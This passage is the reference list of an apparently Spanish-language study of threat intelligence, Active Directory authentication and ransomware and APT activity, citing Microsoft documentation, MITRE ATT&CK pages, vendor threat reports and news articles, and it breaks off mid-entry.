[6] Microsoft, "Domain and forest functionality", *Microsoft Learn*, 2011. dirección: `https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc738670(v=ws.10)`.

[7] Microsoft, "Domain controllers", *Microsoft Learn*, 2011. dirección: `https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc759623(v=ws.10)`.

[8] Microsoft, "Domains", *Microsoft Learn*, 2011. dirección: `https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc780856(v=ws.10)`.

[9] R. Bhandari y S. Sharma, "Kerberos: Simplified Ticketing", *International Journal of Advanced Research in Computer Science and Software Engineering*, vol. 3, n.º 11, 2013.

[10] R. Bhandari, N. Kumar y S. Sharma, *Analysis of Windows Authentication Protocols: NTLM and Kerberos*, 2014.

[11] D. J. Bianco, *The Pyramid of Pain*, Ultimo acceso: marzo de 2024, ene. de 2014. dirección: `http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html`.

[12] S. Samonas y D. Coss, "The CIA strikes back: Redefining confidentiality, integrity and availability in security.", *Journal of Information System Security*, vol. 10, n.º 3, 2014.

[13] C. Anthe y et al., "Microsoft Security Intelligence Report", inf. téc., jun. de 2015. dirección: http://download.microsoft.com/download/4/4/C/44CDEF0E-7924-4787-A56A-16261691ACE3/Microsoft_Security_Intelligence_Report_Volume_19_English.pdf.

[14] S. Metcalf, *Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain*, Ultimo acceso: junio de 2024, dic. de 2015. dirección: https://adsecurity.org/?p=2293.

[15] T. Yadav y A. M. Rao, "Technical aspects of cyber kill chain", en *Security in Computing and Communications: Third International Symposium, SSCC 2015, Kochi, India, August 10-13, 2015. Proceedings 3*, Springer, 2015, págs. 438-452.

[16] T. Lancaster, *Muddying the Water: Targeted Attacks in the Middle East*, Ultimo acceso: junio de 2024, nov. de 2017. dirección: https://unit42.paloaltonetworks.com/unit42-muddying-the-water-targeted-attacks-in-the-middle-east/.

[17] B. Strom, *ATT&CK 101*, Ultimo acceso: marzo de 2024, sep. de 2018. dirección: https://medium.com/mitre-attack/att-ck-101-17074d3bc62.

[18] G. Ackerman, R. Cole, A. Thompson, A. Olreans y N. Carr, *OVERRULED: Containing a Potentially Destructive Adversary*, Ultimo acceso: junio de 2024, dic. de 2019. dirección: https://cloud.google.com/blog/topics/threat-intelligence/overruled-containing-a-potentially-destructive-adversary/.

[19] S. Hawley, B. Read, C. Brafman-Kittner et al., *APT39: An Iranian Cyber Espionage Group Focused on Personal Information*, Ultimo acceso: junio de 2024, ene. de 2019. dirección: https://cloud.google.com/blog/topics/threat-intelligence/apt39-iranian-cyber-espionage-group-focused-on-personal-information/.

[20] E. Pérez, *Kerberos (II): ¿Como atacar Kerberos?*, Ultimo acceso: junio de 2024, jun. de 2019. dirección: https://www.tarlogic.com/es/blog/como-atacar-kerberos/#Mitigaciones_de_ataques_kerberos.

[21] Z. Bederna y T. Szadeczky, "Cyber espionage through Botnets", *Security Journal*, vol. 33, n.º 1, págs. 43-62, 2020.

[22] K. Goody, J. Kennelly, J. Shilko, S. Elovitz y D. Bienstock, *Unhappy Hour Special: KEGTAP and SINGLEMALT With a Ransomware Chaser*, Ultimo acceso: junio de 2024, oct. de 2020. dirección: https://cloud.google.com/blog/topics/threat-intelligence/kegtap-and-singlemalt-with-a-ransomware-chaser/.

[23] Ionos, *NTLM: ¿cómo funciona el protocolo de autenticación?*, Ultimo acceso: junio de 2024, 2020. dirección: https://www.ionos.es/digitalguide/servidores/know-how/ntlm/.

[24] B. Jensen, B. Valeriano y R. Maness, "Fancy bears and digital trolls: Cyber strategy with a Russian twist", en *Military Strategy in the 21st Century*, Routledge, 2020, págs. 58-80.

[25] *A Guide to the Project Management Body of Knowledge : PMBOK® Guide*, spa, Séptima edición. Chicago: Project Management Institute, 2021, ISBN: 978-1-62825-664-2.

[26] C. Anthe y et al., "FIN12 GROUP PROFILE: FIN12 PRIORITIZES SPEED TO DEPLOY RANSOMWARE AGAINST HIGH-VALUE TARGETS", inf. téc., octubre de 2021. dirección: https://www.mandiant.com/sites/default/files/2021-10/fin12-group-profile.pdf.

[27] FBI, CISA, ODNI y NSA, *Joint Statement by the Federal Bureau of Investigation (FBI), the Cybersecurity and Infrastructure Security Agency (CISA), the Office of the Director of National Intelligence (ODNI), and the National Security Agency (NSA)*, Ultimo acceso: junio de 2024, jun. de 2021. dirección: https://www.cisa.gov/news-events/news/joint-statement-federal-bureau-investigation-fbi-cybersecurity-and-infrastructure.

[28] Foreign, Commonwealth Development Office y The Rt Hon Dominic Raab, *Russia: UK and US expose global campaign of malign activity by Russian intelligence services*, Ultimo acceso: junio de 2024, abr. de 2021. dirección: https://www.gov.uk/government/news/russia-uk-and-us-expose-global-campaigns-of-malign-activity-by-russian-intelligence-services.

[29] S. González, *Qué es Cyber Threat Intelligence*, Ultimo acceso: marzo de 2024, nov. de 2021. dirección: https://www.welivesecurity.com/la-es/2021/11/08/que-es-cyber-threat-intelligence/.

[30] INCIBE, *Sistemas EDR: qué son y cómo ayudan a proteger la seguridad de tu empresa*, Ultimo acceso: marzo de 2024, abr. de 2021. dirección: https://www.incibe.es/empresas/blog/sistemas-edr-son-y-ayudan-proteger-seguridad-tu-empresa.

[31] G. Lindemulder y A. Forrest, *What is next-generation antivirus (NGAV)?*, Ultimo acceso: marzo de 2024, dic. de 2021. dirección: https://www.ibm.com/topics/next-generation-antivirus.

[32] Microsoft Cyber Defense Operations Center, *Deep dive into the Solorigate second-stage activation: From SUNBURST to TEARDROP and Raindrop*, Ultimo acceso: mayo de 2024, ene. de 2021. dirección: https://www.microsoft.com/en-us/security/blog/2021/01/20/deep-dive-into-the-solorigate-second-stage-activation-from-sunburst-to-teardrop-and-raindrop/.

[33] MITRE Corporation, "TTP-Based Hunting: A Threat-Informed Approach to Detection and Response", inf. téc., nov. de 2021. dirección: https://www.mitre.org/sites/default/files/2021-11/prs-19-3892-ttp-based-hunting.pdf.

[34] NSA, CISA, FBI y NCSC, *Russian GRU Conducting Global Brute Force Campaign to Compromise Enterprise and Cloud Environments*, jul. de 2021.

[35] V. Pamnani, *4768(S, F): A Kerberos authentication ticket (TGT) was requested.* Ultimo acceso: junio de 2024, oct. de 2021. dirección: https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/event-4768.

[36] V. Pamnani, *4769(S, F): A Kerberos service ticket was requested.* Ultimo acceso: junio de 2024, jul. de 2021. dirección: https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/event-4769.

[37] A. Peretz y E. Thek, *Earth Vetala – MuddyWater Continues to Target Organizations in the Middle East*, Ultimo acceso: junio de 2024, mar. de 2021. dirección: https://www.trendmicro.com/en_us/research/21/c/earth-vetala---muddywater-continues-to-target-organizations-in-t.html.

[38] D. Perez, S. Jones, G. Wood, S. Eckels y E. Haeghebaert, *Re-Checking Your Pulse: Updates on Chinese APT Actors Compromising Pulse Secure VPN Devices*, Ultimo acceso: junio de 2024, mayo de 2021. dirección: https://cloud.google.com/blog/topics/threat-intelligence/updates-on-chinese-apt-compromising-pulse-secure-vpn-devices/.

[39] N. Raggi, *Emulación de adversarios: qué es y cuál es su objetivo*, Ultimo acceso: marzo de 2024, ene. de 2021. dirección: https://www.welivesecurity.com/la-es/2021/01/15/emulacion-adversarios-que-es-cual-es-su-objetivo/.

[40] The DFIR Report, *Diavol Ransomware*, Ultimo acceso: marzo de 2024, dic. de 2021. dirección: https://thedfirreport.com/2021/12/13/diavol-ransomware/.

[41] The DFIR Report, *Exchange Exploit Leads to Domain Wide Ransomware*, Ultimo acceso: junio de 2024, nov. de 2021. dirección: https://thedfirreport.com/2021/11/15/exchange-exploit-leads-to-domain-wide-ransomware/.

[42] C. Ahlberg, *The Intelligence Handbook*. 1997 Annapolis Exchange Parkway Suite 300: CyberEdge Group, LLC, 2022.

[43] D. Braue, "Global ransomware damage costs predicted to exceed 265*billionby*2031", *Cybercrime Magazine (2021). Print*, 2022.

[44] Comando Cibernético de los Estados Unidos, *Iranian intel cyber suite of malware uses open source tools*, Ultimo acceso: junio de 2024, ene. de 2022. dirección: https://www.cybercom.mil/Media/News/Article/2897570/iranian-intel-cyber-suite-of-malware-uses-open-source-tools/.

[45] M. T. Intelligence, *New "Prestige" ransomware impacts organizations in Ukraine and Poland*, Ultimo acceso: mayo de 2024, oct. de 2022. dirección: https://www.microsoft.com/en-us/security/blog/2022/10/14/new-prestige-ransomware-impacts-organizations-in-ukraine-and-poland/.

[46] S. Krishnamoorthi y J. Carleton, "Active Directory Holds the Keys to your Kingdom, but is it Secure?", *Frost and Sullivan*, 2022. dirección: https://webobjects2.cdw.com/is/content/CDW/cdw/on-domain-ca/brand/tenable/sept-2022/tenable-sept-2022-frost-and-sullivan-whitepaper-active-directory-holds.pdf.

[47] R. Olson, *Unit 42 Threat Group Naming Update*, Ultimo acceso: marzo de 2024, jul. de 2022. dirección: https://unit42.paloaltonetworks.com/unit-42-threat-group-naming-update/.

[48] I. Society, *Ataques de máquina en medio Qué son y cómo podemos prevenirlos*, Ultimo acceso: marzo de 2024, ago. de 2022. dirección: https://www.internetsociety.org/wp-content/uploads/2020/03/2022-Machine-in-the-Middle-Factsheet-ES.pdf.

[49] The DFIR Report, *Dead or Alive? An Emotet Story*, Ultimo acceso: marzo de 2024, sep. de 2022. dirección: https://thedfirreport.com/2022/09/12/dead-or-alive-an-emotet-story/.

[50] S. Wadhwani, *Former Conti Members Are Now BlackBasta, BlackByte and Karakurt Members*, Ultimo acceso: mayo de 2024, jul. de 2022. dirección: https://www.spiceworks.com/it-security/vulnerability-management/news/conti-ransomware-members-still-active/.

[51] A. Ahscraft y et al., "Service principal names", *Microsoft Learn*, 2023. dirección: https://learn.microsoft.com/en-us/windows/win32/ad/service-principal-names.

[52] CCN-CERT, "Ciberamenazas y Tendencias. Edición 2023", nov. de 2023.

[53] I. Foulds, J. Gerend y et al., "Introducción a Active Directory Domain Services", *Microsoft Learn*, 2023. dirección: https://learn.microsoft.com/es-es/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview.

[54] I. Fouls, J. Hall y et al., "DNS y AD DS", *Microsoft Learn*, 2023. dirección: https://learn.microsoft.com/es-es/windows-server/identity/ad-ds/plan/dns-and-ad-ds.

[55] R. Hardwood, "¿Qué son los Servicios de certificados de Active Directory?", *Microsoft Learn*, 2023. dirección: https://learn.microsoft.com/es-es/windows-server/identity/ad-cs/active-directory-certificate-services-overview.

[56] A. Juquera, *Fancy Bear y dónde encontrarlos*, Ultimo acceso: marzo de 2024, mar. de 2023. dirección: https://www.tarlogic.com/es/blog/fancy-bear-donde-encontrarlos/.

[57] J. Lambert, *Microsoft shifts to a new threat actor naming taxonomy*, Ultimo acceso: marzo de 2024, mayo de 2023. dirección: https://www.microsoft.com/en-us/security/blog/2023/04/18/microsoft-shifts-to-a-new-threat-actor-naming-taxonomy/.

[58] E. Press, *El ciberataque al Hospital Clínic de Barcelona: autores, rescate e impacto en su actividad*, Ultimo acceso: mayo de 2024, mar. de 2023. dirección: https://www.europapress.es/portaltic/ciberseguridad/noticia-ciberataque-hospital-clinic-barcelona-autores-rescate-impacto-actividad-20230311095952.html.

[59] S. Razaulla, C. Fachkha, C. Markarian et al., "The age of ransomware: A survey on the evolution, taxonomy, and research directions", *IEEE Access*, 2023.

[60] S. Ruel, D. Church, E. Ratliff y R. Gold, *APT28*, Ultimo acceso: marzo de 2024, mar. de 2023. dirección: https://attack.mitre.org/versions/v14/groups/G0007/.

[61] D. de Sevilla, *Ciberataque en Sevilla: un mes de penumbra en la web del Ayuntamiento*, Ultimo acceso: mayo de 2024, oct. de 2023. dirección: https://www.diariodesevilla.es/sevilla/Ciberataque-Sevilla-mes-web-Ayuntamiento_0_1836116663.html.

[62] D. Simpson, K. Toliver y et al., "Identificadores de seguridad", *Microsoft Learn*, 2023. dirección: https://learn.microsoft.com/es-es/windows-server/identity/ad-ds/manage/understand-security-identifiers.

[63] D. Simpson, J. Wells y et al., "Cuentas de Active Directory", *Microsoft Learn*, 2023. dirección: https://learn.microsoft.com/es-es/windows-server/identity/ad-ds/manage/understand-default-user-accounts.

[64] The DFIR Report, *From ScreenConnect to Hive Ransomware in 61 hours*, Ultimo acceso: junio de 2024, sep. de 2023. dirección: https://thedfirreport.com/2023/09/25/from-screenconnect-to-hive-ransomware-in-61-hours/.

[65] The DFIR Report, *NetSupport Intrusion Results in Domain Compromise*, Ultimo acceso: junio de 2024, oct. de 2023. dirección: https://thedfirreport.com/2023/10/30/netsupport-intrusion-results-in-domain-compromise/.

[66] Trusted Sec, *Process Access*, feb. de 2023. dirección: https://github.com/trustedsec/SysmonCommunityGuide/blob/master/chapters/process-access.md.

[67] M. Alawida, B. Abu Shawar, O. I. Abiodun, A. Mehmood, A. E. Omolara y A. K. Al Hwaitat, "Unveiling the dark side of chatgpt: Exploring cyberattacks and enhancing user awareness", *Information*, vol. 15, n.º 1, pág. 27, 2024.

[68] J. Blackwell, *LDAP vs Active Directory: Differences Between Them*, Ultimo acceso: junio de 2024, feb. de 2024. dirección: https://blog.netwrix.com/2024/02/19/ldap-vs-active-directory/.

[69] CrowdStrike, "2024 Global Threat Report", inf. téc., 2024.

[70] A. Herrin, J. A. dos Santos y et al., "Phishing for Information: Spearphishing Link", *MITRE ATT&CK*, 2024. dirección: http://attack.mitre.org/versions/v15/techniques/T1598/003/.

[71] INCIBE, *Desmantelamiento del grupo de ransomware LockBit*, Ultimo acceso: marzo de 2024, feb. de 2024. dirección: https://www.incibe.es/incibe-cert/publicaciones/bitacora-de-seguridad/desmantelamiento-del-grupo-de-ransomware-lockbit.

[72] Microsoft, "5.1 Security Considerations for Implementers", *Microsoft Learn*, 2024. dirección: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-nlmp/1e846608-4c5f-41f4-8454-1b91af8a755b?redirectedfrom=MSDN.

[73] MITRE, *Enterprise Matrix*, 2024. dirección: https://attack.mitre.org/versions/v15/matrices/enterprise/.

[74] B. Santamaría, *Los 'hackers' van a por las pymes: el 36 % de los ataques informáticos son a microempresas*, Ultimo acceso: mayo de 2024, feb. de 2024. dirección: https://okdiario.com/economia/hackers-van-pymes-36-ataques-informaticos-son-microempresas-12376269.

[75] D. Staino, "Purple teaming: Operaciones y Matices", 2024. dirección: https://es.linkedin.com/pulse/purple-teaming-operaciones-y-matices-base4-security.

[76] C. P. Team, *Shifting Attack Landscapes and Sectors in Q1 2024 with a 28 % increase in cyber attacks globally*, Ultimo acceso: mayo de 2024, abr. de 2024. dirección: https://blog.checkpoint.com/research/shifting-attack-landscapes-and-sectors-in-q1-2024-with-a-28-increase-in-cyber-attacks-globally/.

[77] Verizon, "2024 Data Breach Investigations Report", inf. téc., 2024.

[78] A. V. de Ciberseguridad, *Ciberglosario: Adversario*, Ultimo acceso: marzo de 2024. dirección: https://www.ciberseguridad.eus/ciberglosario/adversario.

[79] A. V. de Ciberseguridad, *Tácticas, técnicas y procedimientos (TTP, Tactics, Techniques and Procedures)*, Ultimo acceso: marzo de 2024. dirección: https://www.ciberseguridad.eus/ciberglosario/tacticas-tecnicas-y-procedimientos-ttp-tactics-techniques-and-procedures.

[80] Connectwise, *Expanded Definition: NIST Cybersecurity Framework*, Ultimo acceso: jun de 2024. dirección: https://www.connectwise.com/cybersecurity-center/glossary/nist-cybersecurity-framework.

[81] CrowdStrike, *AI-native protection*, Ultimo acceso: marzo de 2024. dirección: https://www.crowdstrike.com/falcon-platform/artificial-intelligence-and-machine-learning/.

[82] CrowdStrike, *Who is FANCY BEAR (APT28)?*, Ultimo acceso: marzo de 2024. dirección: https://www.crowdstrike.com/blog/who-is-fancy-bear/.

[83] G. Menachem, J. Sternstein, M. Wee et al., *Valid Accounts*, Ultimo acceso: marzo de 2024. dirección: https://attack.mitre.org/versions/v15/techniques/T1078/.

[84] MITRE, *Enterprise Tactics*, Ultimo acceso: marzo de 2024. dirección: https://attack.mitre.org/tactics/enterprise/.

[85] MITRE, *Enterprise Techniques*, Ultimo acceso: marzo de 2024. dirección: https://attack.mitre.org/versions/v14/techniques/enterprise/.

[86] MITRE Corporation, *About CVE Program*, Ultimo acceso: mayo de 2024. dirección: https://www.cve.org/About/Overview.

[87] MITRE Corporation, *CVE-2023-38831 Detail*, Ultimo acceso: mayo de 2024. dirección: https://nvd.nist.gov/vuln/detail/CVE-2023-38831.

[88] D. Puzas, *Common Cloud Threats: Credential Theft*, Ultimo acceso: marzo de 2024. dirección: https://www.crowdstrike.com/cybersecurity-101/cloud-security/credential-theft/.

[89] A. Soldatov e I. Borogan, "Russian Cyberwarfare: Unpacking the Kremlin's Capabilities",